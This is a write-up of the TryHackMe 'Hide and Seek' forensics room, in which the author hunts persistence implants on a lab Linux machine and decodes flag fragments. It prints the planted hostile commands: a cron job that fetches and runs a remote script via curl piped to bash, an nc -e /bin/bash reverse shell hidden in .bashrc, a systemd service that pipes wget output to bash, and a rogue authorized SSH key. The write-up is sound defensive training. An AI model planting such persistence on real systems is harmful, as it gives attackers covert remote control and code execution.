TryHackMe Room: Hide and Seek

A focus on digital forensics to find the flag by investigating boot sequences, user accounts, ssh keys, and plenty of decryption via CyberChef.

A note was discovered on the compromised system, taunting us. It suggests multiple persistence mechanisms have been implanted, ensuring that Cipher can return whenever he pleases. Here's the note:

Dear Specter, I must say, it's been a thrill dancing through your systems. You lock the doors; I pick the locks. You set up alarms; I waltz right past them. But today, my dear adversary, I've left you a little game.

I've sprinkled a few persistence implants across your system, like digital Easter eggs, and I'm giving you a sporting chance to find them. Each one has a clue because where's the fun in a silent hack?

Time is on my side, always running like clockwork. A secret handshake gets me in every time. Whenever you set the stage, I make my entrance. I run with the big dogs, booting up alongside the system. I love welcome messages. Find them all, and you might earn a little respect. Miss one, and well… let's say I'll be back before you even realize I never left. Happy hunting, Specter. May the best ghost win.

- Cipher

First things first, we boot up and get a lay of the land. The user folder contains a document titled *'for_specter.txt'*, so that'll be our starting point. Sure enough, it's just a similar note to the one left in our intro.

```
File  Edit  View  Search  Terminal  Help
ubuntu@ip-10-146-156-179:~$ ls
Desktop    Downloads  Pictures  Templates  for_specter.txt
Documents  Music      Public    Videos     snap
ubuntu@ip-10-146-156-179:~$ cat for_*
Dear Specter,

I must say, it’s been a thrill dancing through your systems. You lock the doors, I pick the locks. You set up alarms, I waltz right past them. But today, my dear adversar
y, I’ve left you a little game.

I've sprinkled a few persistence implants across your system, like digital Easter eggs, and I’m giving you a sporting chance to find them. Each one has a clue, because wh
ere’s the fun in a silent hack?


- Time is on my side, always running like clockwork.
- A secret handshake gets me in every time.
- Whenever you set the stage, I make my entrance.
- I run with the big dogs, booting up alongside the system.
- I love welcome messages.

Find them all, and you might just earn a little respect. Miss one, and well… let's just say I’ll be back before you even realize I never left.

Happy hunting, Phantom. May the best ghost win.

- Cipher
ubuntu@ip-10-146-156-179:~$
```

The puzzle here points towards routine updates or process running on a timer, some kind of TCP handshake, boot sequences, and welcome messages? So that gives us a few places to start. Sure enough as I was typing up my report, a software updater popped up prompting us to install some updates. Totally not suspicious.



Time is on my side, always running like clockwork.


First, we'll check our crontab since this seems like it calls back to a scheduled event.

```
ubuntu@ip-10-146-156-179:~$ sudo crontab -l -u root
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
```

```
* * * * /bin/bash -c 'echo Y3VybCAtcyA1NDQ4NGQ3Yjc5MzAuc3RvcmFnM19jMXBoM3JzcXU0ZC5uZXQvYS5zaCB8IGJhc2gK | base64 -d | bash 2>/dev/null'
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.

Output of the crontab jobs (including errors) is sent through
```

```
ubuntu@ip-10-146-156-179:~$ echo Y3VybCAtcyA1NDQ4NGQ3Yjc5MzAuc3RvcmFnM19jMXBoM3JzcXU0ZC5uZXQvYS5zaCB8IGJhc2gK | base64 -d
curl -s 54484d7b7930.storag3_c1ph3rsqu4d.net/a.sh | bash
ubuntu@ip-10-146-156-179:~$ curl -s 54484d7b7930.storag3_c1ph3rsqu4d.net/a.sh | bash
ubuntu@ip-10-146-156-179:~$ curl -s 54484d7b7930.storag3_c1ph3rsqu4d.net/a.sh
ubuntu@ip-10-146-156-179:~$ curl 54484d7b7930.storag3_c1ph3rsqu4d.net/a.sh
curl: (6) Could not resolve host: 54484d7b7930.storag3_c1ph3rsqu4d.net
ubuntu@ip-10-146-156-179:~$
```




And a piece hidden in the crontab notes. Taking the decrypted flag, it didn't want to pull up the website as listed, so we can use the first characters plugged into CyberChef and let it run it's magic to find the first part of the flag, THM{y0

A secret handshake gets me in every time.

This could be a SSH reference. Browsing through the other users on the system, we can find one that had a ssh key with what looks like another sha2 encryption

```
ubuntu@ip-10-146-156-179:/home$ cd zeroday
bash: cd: zeroday: Permission denied
ubuntu@ip-10-146-156-179:/home$ sudo su
root@ip-10-146-156-179:/home# cd zeroday
root@ip-10-146-156-179:/home/zeroday# ls
root@ip-10-146-156-179:/home/zeroday# ls -la
total 28
drwxr-x--- 3 zeroday zeroday 4096 Mar 13  2025 .
drwxr-xr-x 8 root    root    4096 Mar  7  2025 ..
-rw------- 1 zeroday zeroday   27 Mar 13  2025 .bash_history
-rw-r--r-- 1 zeroday zeroday  220 Mar  7  2025 .bash_logout
-rw-r--r-- 1 zeroday zeroday 3771 Mar  7  2025 .bashrc
-rw-r--r-- 1 zeroday zeroday  807 Mar  7  2025 .profile
drwxrwxr-x 2 zeroday zeroday 4096 Mar  7  2025 .ssh
root@ip-10-146-156-179:/home/zeroday# cd .ssh
root@ip-10-146-156-179:/home/zeroday/.ssh# ls
root@ip-10-146-156-179:/home/zeroday/.ssh# ls -la
total 12
drwxrwxr-x 2 zeroday zeroday 4096 Mar  7  2025 .
drwxr-x--- 3 zeroday zeroday 4096 Mar 13  2025 ..
-rw-rw-r-- 1 zeroday zeroday  200 Mar  7  2025 .authorized_keys
root@ip-10-146-156-179:/home/zeroday/.ssh# cd .authorized_keys
bash: cd: .authorized_keys: Not a directory
root@ip-10-146-156-179:/home/zeroday/.ssh# cat .authorized_keys
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGigCKLtSqMcOfttFdDnNXfwKd5nH8Ws3hFNRmBDWxfvuaaC6h9zWishJVfr0xsyV0SSkMGPCuPLRU41ckvnGbA= 326e6420706172743a20755f6730745f.local
root@ip-10-146-156-179:/home/zeroday/.ssh#
```



And that's another piece of the puzzle u_g0t_

Whenever you set the stage, I make my entrance.

This one had me stumped for a bit, but after digging around online a bit I found that stage could also be a reference to a user logging in. Which given that most of the other references to staging were already covered by the other hints, this feels like we're on the right track.

```
root@ip-10-146-156-179:/home/specter# ls -la
total 24
drwxr-x--- 2 specter specter 4096 Mar  7  2025 .
drwxr-xr-x 8 root    root    4096 Mar  7  2025 ..
-rw------- 1 specter specter   46 Mar  7  2025 .bash_history
-rw-r--r-- 1 specter specter  220 Mar  7  2025 .bash_logout
-rw-r--r-- 1 specter specter 3863 Mar  7  2025 .bashrc
-rw-r--r-- 1 specter specter  807 Mar  7  2025 .profile
root@ip-10-146-156-179:/home/specter# cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples


# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

nc -e /bin/bash 4d334a6b58334130636e513649444e324d334a3564416f3d.cipher.io 443 2>/dev/null


# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
```



I think I'm getting the pattern, many kudos to CyberChef for making the decryption process so much easier. Third part of the flag, 3v3ryt

I run with the big dogs, booting up alongside the system.

Looking into the references to a malicious program in the boot files. ls -la /etc/cron.d/ and /cron.daily/ to see what cron (our scheduling daemon) has.



Nothing seemingly out of the ordinary. We can also check the systemd directory.

```
lrwxrwxrwx  1 root root    14 Aug  8  2024  autovt@.service -> getty@.service
-rw-r--r--  1 root root  1044 Apr  5  2024  avahi-daemon.service
-rw-r--r--  1 root root   870 Apr  5  2024  avahi-daemon.socket
-rw-r--r--  1 root root   927 Feb 27  2024  basic.target
-rw-r--r--  1 root root   360 Jul  1  2024  blk-availability.service
-rw-r--r--  1 root root   519 Feb 27  2024  blockdev@.target
-rw-r--r--  1 root root   197 Jan 19  2024  blueman-mechanism.service
-rw-r--r--  1 root root   759 Apr  7  2024  bluetooth.service
-rw-r--r--  1 root root   435 Feb 27  2024  bluetooth.target
-rw-r--r--  1 root root   642 Apr  1  2024  bolt.service
-rw-r--r--  1 root root   463 Feb 27  2024  boot-complete.target
-rw-r--r--  1 root root   429 Oct  1  2023  brltty-udev.service
-rw-r--r--  1 root root   613 Nov 21  2022  brltty.service
-rw-r--r--  1 root root   207 Mar  7  2025  cipher.service
-rw-r--r--  1 root root   589 Nov 15  2025  cloud-config.service
-rw-r--r--  1 root root   883 Nov 15  2025  cloud-config.target
-rw-r--r--  1 root root   708 Nov 15  2025  cloud-final.service
-rw-r--r--  1 root root  1053 Sep 26  2025  cloud-init-hotplugd.service
-rw-r--r--  1 root root   665 Sep 26  2025  cloud-init-hotplugd.socket
-rw-r--r--  1 root root   736 Nov 15  2025  cloud-init-local.service
-rw-r--r--  1 root root   859 Nov 15  2025  cloud-init.service
-rw-r--r--  1 root root   674 Sep 26  2025  cloud-init.target
-rw-r--r--  1 root root  1248 Mar 31  2024  colord.service
-rw-r--r--  1 root root   150 Apr  8  2024  configure-printer@.service
-rw-r--r--  1 root root  1153 Aug  8  2024  console-getty.service
-rw-r--r--  1 root root   343 Feb 26  2024  console-setup.service
-rw-r--r--  1 root root  1305 Aug  8  2024  container-getty@.service
-rw-r--r--  1 root root   339 Feb 27  2024  cron.service
lrwxrwxrwx  1 root root     9 Aug  8  2024  cryptdisks-early.service -> /dev/null
lrwxrwxrwx  1 root root     9 Aug  8  2024  cryptdisks.service -> /dev/null
-rw-r--r--  1 root root   473 Feb 27  2024  cryptsetup-pre.target
-rw-r--r--  1 root root   420 Feb 27  2024  cryptsetup.target
lrwxrwxrwx  1 root root    13 Aug  8  2024  ctrl-alt-del.target -> reboot.target
-rw-r--r--  1 root root   337 Sep 26  2024  cups-browsed.service
-rw-r--r--  1 root root   142 Sep 26  2024  cups.path
```

And there we go, *cipher.service*.

```
ubuntu@ip-10-146-156-179:/lib/systemd/system$ cat cipher.service
[Unit]
Description=Safe Cipher Service

[Service]
ExecStart=/bin/bash -c 'wget NHRoIHBhcnQgLSBoMW5nXyAK.s1mpl3bd.com --output - | bash 2>/dev/null'

[Install]
WantedBy=multi-user.target
Alias=cipher.service
ubuntu@ip-10-146-156-179:/lib/systemd/system$ echo NHRoIHBhcnQgLSBoMW5nXyAK.s1mpl3bd | base64
TkhSb0lIQmhjblFnTFNCb01XNW5YeUFLLnMxbXBsM2JkCg==
ubuntu@ip-10-146-156-179:/lib/systemd/system$ echo NHRoIHBhcnQgLSBoMW5nXyAK.s1mpl3bd | base64 -d
4th part - h1ng_
base64: invalid input
ubuntu@ip-10-146-156-179:/lib/systemd/system$
```

Now we've got the 4th part of the flag, h1ng_

I love welcome messages.

And we're on the final piece of the puzzle. This screams message when you boot up, ala a MOTD.


```
root@ip-10-146-156-179:/home# cat /etc/update-motd.d/00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
        # Fall back to using the very slow lsb_release utility
        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

